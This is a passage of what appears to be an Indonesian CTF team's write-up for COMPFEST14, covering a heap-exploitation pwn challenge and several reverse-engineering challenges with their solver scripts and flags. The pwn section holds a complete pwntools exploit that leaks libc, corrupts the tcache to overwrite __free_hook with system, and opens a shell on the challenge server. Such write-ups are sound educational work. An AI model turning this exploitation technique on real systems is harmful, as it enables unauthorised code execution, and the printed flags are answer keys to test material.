0x55555556eab0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eac0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ead0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eae0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eaf0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb00  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb10  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb20  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb30  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb40  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb50  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb60  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb70  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb80  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eb90  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556eba0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ebb0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ebc0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ebd0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ebe0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ebf0  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec00  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec10  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec20  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec30  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec40  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec50  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec60  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec70  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
0x55555556ec80  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAA
```

Nah dengan ini kita tinggal swap address heap yang berisi libc tersebut ke taskid. Lalu kita tinggal Finish semua task untuk mendapatkan leak atau bisa memanggil fitur Swap Task kembali untuk leak.

```
p.sendlineafter(b': ', b'A'*0x800)
for i in range(4):
        add((i+1)*8)

# leak
swap(2,-722)
finish()
finish()
finish()
p.recvuntil(b'id:')
leak = eval(p.recvline().rstrip())
libc.address = leak - libc.sym['__malloc_hook'] & ~0xfff
print(hex(libc.address))
```

Setelah itu kita tinggal ubah tcache_perthread_struct, yaitu tcache yang berada pada awal address heap.



Bisa kita lihat pada gambar diatas. Setiap address heap yang masuk ke tcache akan di taruh pada awal address heap, inilah yang dinamakan tcache_perthread_struct. Kita tinggal overwrite salah satunya disitu ke address __free_hook, selanjutnya kita tinggal exit pada program, dan pada saat exit program akan memangil fungsi **cin** kembali. Karena salah satu tcache tadi sudah di overwrite ke __free_hook. Maka kita bisa input address libc.system disini. Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./tosakimimi")
p = process("./tosakimimi")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
```

```python
HOST = '103.167.132.188'
PORT = 13257

cmd = """
b*0x555555555b32
"""

if(argv[1] == 'gdb'):
	gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
	p = remote(HOST,PORT)

def add(idx):
	p.sendlineafter(b'> ', b'1')
	p.sendlineafter(b': ', str(idx))

def swap(idx1, idx2):
	p.sendlineafter(b"> ", b'2')
	p.sendlineafter(b': ', str(idx1)+" "+str(idx2))

def finish():
	p.sendlineafter(b'> ', b'3')

def _exit(content):
	p.sendlineafter(b'> ', b'4')
	p.sendlineafter(b": ", content)

p.sendlineafter(b': ', b'A'*0x800)
for i in range(4):
	add((i+1)*8)

# leak
swap(2,-722)
finish()
finish()
finish()
p.recvuntil(b'id:')
leak = eval(p.recvline().rstrip())
libc.address = leak - libc.sym['__malloc_hook'] & ~0xfff
print(hex(libc.address))

add(libc.sym['__free_hook']-24) #2
add(0xdeadbeef) #3
swap(2, -10640) #tcache
sleep(1)
print(p64(libc.sym['system']))
_exit(b'/bin/sh\x00'+b'X'*8+p64(0xdeadbeef)+p64(libc.sym['system']))

p.interactive()
```

Flag : COMPFEST14{mimitaya_is_cute_26fa72}

REV

baby JaSon adler (500 pts)

Diberikan file sebagai berikut

```
enc=[];holder1=[];holder2=[];fl4g.split("").map((x,y)=>{!y?holder1[y]=x.charCodeAt(0)+1:holder1[y]=((x.charCodeAt(0)+holder1[y-1])%(2**9<<16))});holder1.map((zZ,hh)=>{!hh?holder2[hh]=holder1[hh]:holder2[hh]=(zZ+holder1[hh-1])%(2**9<<8)});enc=holder1.concat(holder2);enc.map((wkwk,zz)=>{enc[zz]=String.fromCharCode(wkwk)});enc=enc.join("")
```

Terlihat dari fungsinya bahwa ini merupakan kode javacsript. Jadi lakukan deobfuscate simple dengan cara menambahkan newline pada kodenya.

```
fl4g = "COMPFEST14{kosong}";
enc=[];
holder1=[];
holder2=[];
fl4g.split("").map((x,y)=>{
    !y?holder1[y]=x.charCodeAt(0)+1:holder1[y]=((x.charCodeAt(0)+holder1[y-1])%(2**9<<16))
});
holder1.map((zZ,hh)=>{
    !hh?holder2[hh]=holder1[hh]:holder2[hh]=(zZ+holder1[hh-1])%(2**9<<8)
});
enc=holder1.concat(holder2);
enc.map((wkwk,zz)=>{enc[zz]=String.fromCharCode(wkwk)});
enc=enc.join("")
console.log(enc);
```

Berikut alur programnya

```
holder1 = [flag[0], (flag[1]+flag[0])%(2**9<<16), (flag[2]+flag[1]+flag[0])%(2**9<<16), dst]
```

Dari holder1 kita sudah bisa mendapatkan flag dan holder1 ada pada output yaitu (length_output/2) bytes pertama. Untuk output sendiri disini dilakukan konversi menggunakan string.fromCharCode dan dari percobaan terlihat bahwa outputnya terencode, jadi untuk mendapatkan nilai asli tinggal kita buka lalu decode. Setelah itu baru lakukan reverse dengan cara subtract index ke i dengan i-1 dimana i>0 dan untuk index ke-0 cukup subtract dengan 1.
Berikut solver yang kami gunakan


```
f = open("enc.txt","rb").read()
g = f.decode()
out = []
for i in g:
        out.append(ord(i))
length = len(out)//2
h1 = out[:length]
h2 = out[length:]
flag = chr(h1[0]-1)
for i in range(1,len(h1)):
        flag += chr(h1[i]-h1[i-1])
print(flag)
```

```
kosong ~ ctf compfest baby_json python fix.py
COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11cc5}
```

Flag : COMPFEST14{4dler_ch3ccs0me_1s_f4s7er_7h4n_cRC!!_0240f11cc5}

PrivNotes (500 pts)

Diberikan file APK. Kami coba jalankan pada android



Terlihat terdapat string “Enter the pass code!” . Kita simpan informasi ini, selanjutnya kita coba decompile menggunakan apktool.

```
kosong … Chonky Challenges app lib tree
.
├── arm64-v8a
│   └── libflutter.so
├── armeabi-v7a
│   └── libflutter.so
├── x86
│   └── libflutter.so
└── x86_64
    └── libflutter.so

4 directories, 4 files
```

APK tersebut dibuat menggunakan flutter, selanjutnya kami coba cek kernel_blob.bin dengan asumsi mungkin APK tersebut dicompile dengan debug mode aktif.

```
kosong … app assets flutter_assets strings kernel_blob.bin > dump
kosong … app assets flutter_assets
```

Lakukan pencarian untuk string “Enter the pass code!”

```
Widget build(BuildContext pnvcpdPYOC) {
  return Center(
      child: Column(
        children: <Widget>[
          Padding(
            padding: const EdgeInsets.symmetric(horizontal: 8, vertical: 16),
            child: TextFormField(
              controller: TYfdNLewmB,
              decoration: const InputDecoration(
                border: UnderlineInputBorder(),
                labelText: 'Enter the pass code!',
                icon: Padding(
                  padding: EdgeInsets.only(top: 15.0),
                  child: Icon(Icons.lock),
                ),
              ),
              obscureText: true,
            ),
          ),
          Padding(
            padding: const EdgeInsets.symmetric(horizontal: 4, vertical: 4),
            child: ElevatedButton(
              onPressed: () {
                if(aVPRtlcZip(TYfdNLewmB.text)) {
                  Navigator.push(
                    pnvcpdPYOC,
                    MaterialPageRoute(builder: (pnvcpdPYOC) => const OaqqprViEU()),
                  );
                }
              },
              child: const Text('View Notes'),
            ),
          ),
        ],
      )
  );
```

Ternyata ada, selanjutnya tinggal cari fungsi validasinya. Disini kita bisa lihat pada potongan kode diatas bahwa fungsi validasinya terdapat pada aVPRtlcZip .

```
462150  bool aVPRtlcZip(String ZbalwJOEHB) {
462151    var EjUAATbIos = false;
462152    var HnkCQqPbEL = [92, 14, 81, 92, 75, 69, 94, 13, 101, 57, 97, 47, 107, 12, 62, 59, 84, 124, 37, 33, 112, 19, 117, 40, 35, 116, 120, 28, 117, 54, 125, 38,
          82, 33, 105, 51, 84, 95, 104, 116, 32, 109, 65, 26, 106, 101, 42, 68, 91, 54, 37, 61, 100, 57, 55, 50, 40, 53, 113, 51, 59, 75, 125, 63, 20, 36, 71, 84, 59,
          24, 28, 82, 31, 49, 109, 74, 16, 46, 88, 114, 119, 110, 51, 65, 113, 49, 67, 48, 124, 120, 80, 119, 30, 94, 17, 116, 124, 44, 101, 30, 113, 83, 70, 79, 122,
          55, 101, 120, 103, 64, 86, 73, 70, 53, 48, 107, 46, 49, 99, 29, 117, 43, 58, 105, 54, 119, 25, 14, 68, 107, 14, 121, 62, 86, 17, 18, 33, 12, 56, 62, 50, 36,
          32, 69, 110, 18, 29, 12, 34, 72, 61, 23, 24, 43, 101, 94, 52, 51, 107, 60, 106, 77, 49, 15, 78, 97, 39, 59, 96, 72, 24, 82, 69];
462153    for(var i = 0; i < ZbalwJOEHB.length; i++) {
462154      if(ZbalwJOEHB.codeUnitAt(i) ^ OaqqprViEU.eXyyDPIZKn[0].codeUnitAt(i) ^ OaqqprViEU.eXyyDPIZKn[1].codeUnitAt(i) != HnkCQqPbEL[i]) {
462155        break;
462156      }
462157      if(ZbalwJOEHB.codeUnitAt(i) == 125 && i == ZbalwJOEHB.length - 1) {
462158        EjUAATbIos = true;
462159        break;
462160      }
462161    }
462162    return EjUAATbIos;
```

Fungsi validasi hanya melakukan xor input dengan value yang ada pada array OaqqprViEU . Jadi kita search array OaqqprViEU untuk mendapatkan valuenya.

```
462200  class OaqqprViEU extends StatelessWidget {
462201    const OaqqprViEU({Key? key}) : super(key: key);
462202    static final eXyyDPIZKn = ["I really like pineapples on pizza.... Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed suscipit libero ac felis
          commodo vulputate. Suspendisse risus sapien, accumsan quis dictum sed, hendrerit quis sem.",
462203      "Vanilla tastes better than chocolate. Praesent sit amet blandit sapien. Duis hendrerit blandit magna sit amet blandit. Curabitur vulputate, quam a posuere
            euismod, leo erat malesuada nunc, at euismod massa neque nec sem.",];
```

Karena sudah mendapatkan valuenya tinggal lakukan xor saja dengan mengubah input[i] menjadi enc[i] pada algoritma yang ditemukan. Berikut solver yang kami gunakan

```
enc = [92, 14, 81, 92, 75, 69, 94, 13, 101, 57, 97, 47, 107, 12, 62, 59, 84, 124, 37, 33, 112, 19,
117, 40, 35, 116, 120, 28, 117, 54, 125, 38, 82, 33, 105, 51, 84, 95, 104, 116, 32, 109, 65, 26,
106, 101, 42, 68, 91, 54, 37, 61, 100, 57, 55, 50, 40, 53, 113, 51, 59, 75, 125, 63, 20, 36, 71,
84, 59, 24, 28, 82, 31, 49, 109, 74, 16, 46, 88, 114, 119, 110, 51, 65, 113, 49, 67, 48, 124,
120, 80, 119, 30, 94, 17, 116, 124, 44, 101, 30, 113, 83, 70, 79, 122, 55, 101, 120, 103, 64,
86, 73, 70, 53, 48, 107, 46, 49, 99, 29, 117, 43, 58, 105, 54, 119, 25, 14, 68, 107, 14, 121, 62,
86, 17, 18, 33, 12, 56, 62, 50, 36, 32, 69, 110, 18, 29, 12, 34, 72, 61, 23, 24, 43, 101, 94, 52,
```

```
51, 107, 60, 106, 77, 49, 15, 78, 97, 39, 59, 96, 72, 24, 82, 69]
eXyyDPIZKn = ["I really like pineapples on pizza.... Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed suscipit libero ac felis commodo vulputate. Suspendisse risus sapien, accumsan quis dictum sed, hendrerit quis sem.",
    "Vanilla tastes better than chocolate. Praesent sit amet blandit sapien. Duis hendrerit blandit magna sit amet blandit. Curabitur vulputate, quam a posuere euismod, leo erat malesuada nunc, at euismod massa neque nec sem."]

# ZbalwJOEHB.codeUnitAt(i) ^ OaqqprViEU.eXyyDPIZKn[0].codeUnitAt(i) ^ OaqqprViEU.eXyyDPIZKn[1].codeUnitAt(i) != HnkCQqPbEL[i]
flag = ""
for i in range(len(enc)):
        flag += chr(enc[i]^ord(eXyyDPIZKn[0][i])^ord(eXyyDPIZKn[1][i]))
        if("}" in flag):
                break
print(flag)
```

```
kosong ~ ctf compfest Chonky Challenges python solver.py
COMPFEST14{0k_n0_m04r_d3bu6_m0d3_n3xT_ti3m__mayB_ba3e31290d}
```

Flag : COMPFEST14{0k_n0_m04r_d3bu6_m0d3_n3xT_ti3m__mayB_ba3e31290d}

Lisandro martineZ (500 pts)

Diberikan file chall dan lorem. Berikut isi untuk file lorem

```
kosong … compfest lisandro tmp xxd lorem | head -n 10
00000000: 004c 006f 0072 0065 006d 0020 0069 0070  .L.o.r.e.m. .i.p
00000010: 0073 0075 0104 0064 006f 006c 0101 0020  .s.u...d.o.l...
00000020: 0073 0069 0074 0020 0061 006d 0065 0074  .s.i.t. .a.m.e.t
00000030: 002c 0020 0063 006f 006e 0073 0065 0063  .,. .c.o.n.s.e.c
00000040: 0074 0116 0075 0072 0113 0064 0106 0069  .t...u.r...d...i
00000050: 0073 0063 0069 006e 0067 0020 0065 006c  .s.c.i.n.g. .e.l
00000060: 0111 002e 0020 004e 0075 006c 006c 0114  ..... .N.u.l.l..
00000070: 0020 006d 0061 0074 0074 0127 010f 0103  . .m.a.t.t.'....
00000080: 0020 0076 012e 0020 0066 012e 013d 0070  . .v... .f...=.p
00000090: 012e 006c 0065 006e 0120 0073 0071 0075  ...l.e.n. .s.q.u
```

Dari judul kami asumsikan bahwa ada compression menggunakan LZ namun kita tidak tahu LZ variasi apa. Jadi kami coba beberapa variasi LZ hingga mendapatkan yang mirip hasilnya yaitu LZ78. Berikut implementasi dari compress dan decompress LZ78 dengan sedikit modifikasi untuk pembacaan filenya.

```
import string

def compress(uncompressed):
    """Compress a string to a list of output symbols."""

    # Build the dictionary.
    dict_size = 256
```

```
    dictionary = dict((chr(i), chr(i)) for i in xrange(dict_size))
    # in Python 3: dictionary = {chr(i): chr(i) for i in range(dict_size)}

    w = ""
    result = []
    for c in uncompressed:
        wc = w + c
        if wc in dictionary:
            w = wc
        else:
            result.append(dictionary[w])
            # Add wc to the dictionary.
            dictionary[wc] = dict_size
            dict_size += 1
            w = c

    # Output the code for w.
    if w:
        result.append(dictionary[w])
    return result


def decompress(compressed):
    """Decompress a list of output ks to a string."""
    from cStringIO import StringIO

    # Build the dictionary.
    dict_size = 256
    dictionary = dict((chr(i), chr(i)) for i in xrange(dict_size))
    # in Python 3: dictionary = {chr(i): chr(i) for i in range(dict_size)}

    # use StringIO, otherwise this becomes O(N^2)
    # due to string concatenation in a loop
    result = StringIO()
    w = compressed.pop(0)
    result.write(w)
    for k in compressed:
        if k in dictionary:
            entry = dictionary[k]
        elif k == dict_size:
            entry = w + w[0]
        else:
            raise ValueError('Bad compressed k: %s' % k)
        result.write(entry)

        # Add w+entry[0] to the dictionary.
        dictionary[dict_size] = w + entry[0]
        dict_size += 1

        w = entry
```

```
    return result.getvalue()

# compressed = compress('Lorem Ipsum Dolor')
# decompressed = decompress(compressed)
# print (decompressed)

f = open("chall","r").read()
f = list(f)
result = []
for i in range(0,len(f),2):
    tmp = (f[i]+f[i+1]).encode('hex')
    tmp = int(tmp,16)
    if  tmp > 255:
        result.append(tmp)
    else:
        result.append(chr(tmp))
print(decompress(result))
```

```
kosong … compfest lisandro tmp python2 zz.py
Disassembly of key:
  2           0 LOAD_GLOBAL              0 (key)
              2 LOAD_FAST                0 (n)
              4 LOAD_CONST               1 (2)
              6 BINARY_SUBTRACT
              8 CALL_FUNCTION            1
             10 LOAD_GLOBAL              0 (key)
             12 LOAD_FAST                0 (n)
             14 LOAD_CONST               2 (1)
             16 BINARY_SUBTRACT
             18 CALL_FUNCTION            1
             20 BINARY_ADD
             22 RETURN_VALUE

Disassembly of main:
 49           0 LOAD_CONST               1 (<code object <lambda> at 0x00000230A4A387C0, file "chall.py", line 49>)
              2 LOAD_CONST               2 ('main.<locals>.<lambda>')
              4 MAKE_FUNCTION            0
              6 STORE_FAST               0 (encrypt)

 50           8 LOAD_GLOBAL              0 (input)
             10 LOAD_CONST               3 ('flag? ')
             12 CALL_FUNCTION            1
             14 LOAD_METHOD              1 (encode)
             16 CALL_METHOD              0
             18 STORE_FAST               1 (inp)

 51          20 LOAD_GLOBAL              2 (len)
             22 LOAD_FAST                1 (inp)
```

Terlihat kita sudah berhasil melakukan decompress. Selanjutnya tinggal lakukan decompile manual untuk op code python tersebut dengan mengacu pada https://docs.python.org/3/library/dis.html . Setelah decompile manual kami juga lakukan validasi dengan cara melakukan dis terhadap fungsi yang telah kami rekonstruksi. Berikut adalah hasil rekonstruksi kami

```
import dis


def werivy(inp):
        if(2*inp[33]+1*inp[17]-2*inp[20]-1*inp[26]+4*inp[29] == -29):
                if(3*inp[4]-3*inp[28]+1*inp[27]-4*inp[26]-1*inp[23] == -1029):
                        if(3*inp[4]+4*inp[25]-1*inp[30]-4*inp[13]-2*inp[3] == 80):
                                if(2*inp[2]-2*inp[30]+1*inp[39]-1*inp[21]+3*inp[1] == 548):
```

```
                                        if(4*inp[6]-1*inp[11]+1*inp[38]+2*inp[24]+1*inp[28] ==
751):
                                            if(4*inp[8]-3*inp[0]-2*inp[9]+3*inp[37]+4*inp[34]
== 1939):
if(2*inp[18]-4*inp[12]+1*inp[7]-3*inp[9]-4*inp[11] == -46):
if(3*inp[21]+4*inp[26]-4*inp[2]+2*inp[22]-2*inp[0] == 685):
if(4*inp[23]+3*inp[1]+2*inp[20]-1*inp[16]-2*inp[25] == 1007):
if(1*inp[0]+3*inp[2]+2*inp[36]-3*inp[14]+2*inp[24] == 350):
if(2*inp[22]+2*inp[10]+3*inp[19]-3*inp[8]+4*inp[0] == 686):
if(1*inp[5]-1*inp[27]+3*inp[0]-4*inp[25]-4*inp[36] == -667):
    if(1*inp[27]+1*inp[8]+1*inp[25]+1*inp[34]+1*inp[24] == 793):
        if(4*inp[18]-1*inp[27]-1*inp[16]-4*inp[39]+2*inp[5] == -1012):
            if(3*inp[2]-3*inp[20]+2*inp[8]-4*inp[5]-1*inp[33] == 714):
                if(2*inp[7]-3*inp[34]+1*inp[37]+2*inp[35]+4*inp[10] == 719):
                    if(1*inp[1]-4*inp[20]-2*inp[39]+4*inp[30]-3*inp[2] == -25):
                        if(3*inp[33]-2*inp[7]-4*inp[23]-3*inp[32]-4*inp[37]
== -1909):
if(1*inp[22]+3*inp[18]-4*inp[30]+2*inp[15]-2*inp[25] == -395):
if(2*inp[12]-4*inp[29]+2*inp[7]+4*inp[23]+2*inp[4] == 1096):
if(1*inp[11]+1*inp[37]-2*inp[29]+1*inp[38]+1*inp[23] == 460):
if(3*inp[10]-1*inp[7]-3*inp[26]-4*inp[24]+3*inp[34] == 287):
if(1*inp[31]-2*inp[6]-2*inp[1]-3*inp[17]+2*inp[28] == -169):
if(4*inp[26]+2*inp[6]-2*inp[39]+4*inp[38]+1*inp[3] == 1020):
    if(2*inp[32]+2*inp[27]+4*inp[30]-4*inp[6]+3*inp[28] == 1873):
```

```
                if(4*inp[20]-4*inp[6]+2*inp[24]+2*inp[29]-1*inp[13] == -122):
                        if(2*inp[36]-3*inp[17]-1*inp[13]-4*inp[37]-4*inp[14] == -1648):
                                if(4*inp[16]-3*inp[38]+2*inp[8]-2*inp[28]-4*inp[3] == 292):
                                        if(4*inp[11]+4*inp[31]-1*inp[19]-2*inp[14]-2*inp[22] ==
-181):
if(4*inp[29]+3*inp[16]-3*inp[17]-2*inp[15]+2*inp[21] == 494):
if(4*inp[10]+2*inp[36]+3*inp[34]+3*inp[19]-3*inp[1] == 1200):
if(1*inp[35]-1*inp[31]-3*inp[10]+2*inp[39]-1*inp[33] == -7):
if(4*inp[17]+1*inp[19]+1*inp[36]-2*inp[13]-4*inp[16] == -531):
if(3*inp[35]-4*inp[14]+2*inp[4]-4*inp[19]-1*inp[3] == -370):
if(1*inp[13]-4*inp[5]-3*inp[15]-4*inp[21]+1*inp[18] == -1364):
if(3*inp[5]+1*inp[4]-1*inp[15]-4*inp[33]-4*inp[12] == -259):
            if(1*inp[18]+3*inp[32]+3*inp[11]-4*inp[15]-4*inp[35] == -1166):
                    if(1*inp[9]+2*inp[14]+4*inp[22]-2*inp[35]+2*inp[21] == 876):
```

```
                        if(2*inp[38]-4*inp[31]+2*inp[12]-1*inp[9]-1*inp[32] == -337):


                                if(3*inp[3]+1*inp[32]-3*inp[12]-1*inp[31]-2*inp[9] == -77):


                                                return True
        return False

def encrypt(x):
        return (87*x+22)%256

def key(n):
        if n <= 1:
                return n
        return key(n-2)+key(n-1)

def fib(n, computed = {0: 0, 1: 1}):
        if n not in computed:
                computed[n] = fib(n-1, computed) + fib(n-2, computed)
        return computed[n]

def main():
        inp = input("flag?").encode()
        if(inp!=40):
                print("Wrong!")
        enc = [encrypt(inp[0]^key(0))]
        for i in range(1,len(inp)):
                enc.append(encrypt(inp[i]^key(i))^inp[i-1])
        if(werivy(enc)):
                return "Correct"
        else:
                return "Wrong!"


# print(dis.dis(main))
# print(dis.dis(main))
# print(dis.dis(key))
# print(dis.dis(encrypt))
# print(dis.dis(werivy))
```

Untuk werivy kami membuat parser, karena terlihat pengecekannya identik.

```
import re

f = open("werivy.txt").read()
opcode = [
```

```
  "LOAD_CONST",
  "LOAD_FAST",
  "BINARY_MULTIPLY",
  "BINARY_ADD",
  "BINARY_SUBTRACT",
  "POP_JUMP_IF_FALSE"
]
f = f.split("\n")
res = [[] for i in range(41)]
ind = 0
for x in range(len(f)):
  i = f[x]
  r1 = re.findall(r"\((.*?)\)", i)
  if(opcode[0] in i):
    res[ind].append(str(r1[0]))
  if(opcode[2]) in i:
    res[ind].append(f"*")
  if(opcode[3]) in i:
    res[ind].append(f"+")
  if(opcode[4]) in i:
    res[ind].append(f"-")
  if(opcode[5] in i):
    ind += 1

# (2*inp[33]+1*inp[17]-2*inp[20]-1*inp[26]+4*inp[29] == -29)
fmt = "({}{}inp[{}]{}{}{}inp[{}]{}{}{}inp[{}]{}{}{}inp[{}]{}{}{}inp[{}] == {})"
for i in range(len(res)-1):
  tmp = res[i]

print(fmt.format(tmp[0],tmp[2],tmp[1],tmp[6],tmp[3],tmp[5],tmp[4],tmp[10],tmp[7],tmp[9],tmp[8],t
mp[14],tmp[11],tmp[13],tmp[12],tmp[18],tmp[15],tmp[17],tmp[16],tmp[19]))
```

werivy.txt merupakan file dissasembly dari fungsi werivy. Selanjutnya kita dapat mereverse program tersebut , berikut alurnya

- fungsi key terlihat seperti algoritma untuk melakukan generate bilangan fibonacci
- dapatkan nilai enc yang menghasilkan true pada fungsi werivy menggunakan z3
- karena kita tahu format flag jadi kita hanya perlu bruteforce per byte aja untuk index ke-i dimana i > 0
- lakukan penyesuaian untuk index bilangan fibonacci dengan cara validasi dengan format flag
- z3 menghasilkan lebih dari 1 kemungkinan untuk beberapa index pada enc, jadi tambahkan validasi pada index ke-i jika kita tidak berhasil bruteforce byte pada index ke-i

Berikut solver yang kami gunakan

```
from z3 import *
import string
```

```
def encrypt(x):
    return (87*x+22)%256

def fib(n, computed = {0: 0, 1: 1}):
    if n not in computed:
        computed[n] = fib(n-1, computed) + fib(n-2, computed)
    return computed[n]

s = Solver()
inp = [BitVec("x{}".format(i), 8) for i in range(40)]
s.add(2*inp[33]+1*inp[17]-2*inp[20]-1*inp[26]+4*inp[29] == -29)
s.add(3*inp[4]-3*inp[28]+1*inp[27]-4*inp[26]-1*inp[23] == -1029)
s.add(3*inp[4]+4*inp[25]-1*inp[30]-4*inp[13]-2*inp[3] == 80)
s.add(2*inp[2]-2*inp[30]+1*inp[39]-1*inp[21]+3*inp[1] == 548)
s.add(4*inp[6]-1*inp[11]+1*inp[38]+2*inp[24]+1*inp[28] == 751)
s.add(4*inp[8]-3*inp[0]-2*inp[9]+3*inp[37]+4*inp[34] == 1939)
s.add(2*inp[18]-4*inp[12]+1*inp[7]-3*inp[9]-4*inp[11] == -46)
s.add(3*inp[21]+4*inp[26]-4*inp[2]+2*inp[22]-2*inp[0] == 685)
s.add(4*inp[23]+3*inp[1]+2*inp[20]-1*inp[16]-2*inp[25] == 1007)
s.add(1*inp[0]+3*inp[2]+2*inp[36]-3*inp[14]+2*inp[24] == 350)
s.add(2*inp[22]+2*inp[10]+3*inp[19]-3*inp[8]+4*inp[0] == 686)
s.add(1*inp[5]-1*inp[27]+3*inp[0]-4*inp[25]-4*inp[36] == -667)
s.add(1*inp[27]+1*inp[8]+1*inp[25]+1*inp[34]+1*inp[24] == 793)
s.add(4*inp[18]-1*inp[27]-1*inp[16]-4*inp[39]+2*inp[5] == -1012)
s.add(3*inp[2]-3*inp[20]+2*inp[8]-4*inp[5]-1*inp[33] == 714)
s.add(2*inp[7]-3*inp[34]+1*inp[37]+2*inp[35]+4*inp[10] == 719)
s.add(1*inp[1]-4*inp[20]-2*inp[39]+4*inp[30]-3*inp[2] == -25)
s.add(3*inp[33]-2*inp[7]-4*inp[23]-3*inp[32]-4*inp[37] == -1909)
s.add(1*inp[22]+3*inp[18]-4*inp[30]+2*inp[15]-2*inp[25] == -395)
s.add(2*inp[12]-4*inp[29]+2*inp[7]+4*inp[23]+2*inp[4] == 1096)
s.add(1*inp[11]+1*inp[37]-2*inp[29]+1*inp[38]+1*inp[23] == 460)
s.add(3*inp[10]-1*inp[7]-3*inp[26]-4*inp[24]+3*inp[34] == 287)
s.add(1*inp[31]-2*inp[6]-2*inp[1]-3*inp[17]+2*inp[28] == -169)
s.add(4*inp[26]+2*inp[6]-2*inp[39]+4*inp[38]+1*inp[3] == 1020)
s.add(2*inp[32]+2*inp[27]+4*inp[30]-4*inp[6]+3*inp[28] == 1873)
s.add(4*inp[20]-4*inp[6]+2*inp[24]+2*inp[29]-1*inp[13] == -122)
s.add(2*inp[36]-3*inp[17]-1*inp[13]-4*inp[37]-4*inp[14] == -1648)
s.add(4*inp[16]-3*inp[38]+2*inp[8]-2*inp[28]-4*inp[3] == 292)
s.add(4*inp[11]+4*inp[31]-1*inp[19]-2*inp[14]-2*inp[22] == -181)
s.add(4*inp[29]+3*inp[16]-3*inp[17]-2*inp[15]+2*inp[21] == 494)
s.add(4*inp[10]+2*inp[36]+3*inp[34]+3*inp[19]-3*inp[1] == 1200)
s.add(1*inp[35]-1*inp[31]-3*inp[10]+2*inp[39]-1*inp[33] == -7)
s.add(4*inp[17]+1*inp[19]+1*inp[36]-2*inp[13]-4*inp[16] == -531)
s.add(3*inp[35]-4*inp[14]+2*inp[4]-4*inp[19]-1*inp[3] == -370)
s.add(1*inp[13]-4*inp[5]-3*inp[15]-4*inp[21]+1*inp[18] == -1364)
s.add(3*inp[5]+1*inp[4]-1*inp[15]-4*inp[33]-4*inp[12] == -259)
s.add(1*inp[18]+3*inp[32]+3*inp[11]-4*inp[15]-4*inp[35] == -1166)
s.add(1*inp[9]+2*inp[14]+4*inp[22]-2*inp[35]+2*inp[21] == 876)
s.add(2*inp[38]-4*inp[31]+2*inp[12]-1*inp[9]-1*inp[32] == -337)
s.add(3*inp[3]+1*inp[32]-3*inp[12]-1*inp[31]-2*inp[9] == -77)
```

```
s.add(inp[3]==6)
s.add(inp[24]!=171)
s.check()
model=s.model()
num = []

for i in inp:
    num.append(model[i].as_long())

inp = "C"
for i in range(len(inp),len(num)):
    for j in string.printable[:-6]:
        tmp = encrypt(fib(i+1)^ord(j))^ord(inp[i-1])
        if(tmp==num[i]):
            inp += j
            break
print(inp)
```

```
kosong ~ ctf compfest lisandro python fixx.py
COMPFEST14{_g00d3ye__m49u1Re_6bd36c9440}
```

Flag : COMPFEST14{_g00d3ye__m49u1Re_6bd36c9440}

CRY

Seems Familiar (500 pts)

Diberikan akses ke sebuah service 103.185.38.163 13841 .

```
kosong ~ ctf compfest 3des nc 103.185.38.163 13841 SIGINT
1. Get encrypted flag
2. Encrypt a message
3. Decrypt a message
4. Exit
> 1
Sorry, the get_flag function is currently broken. Please try something else.
1. Get encrypted flag
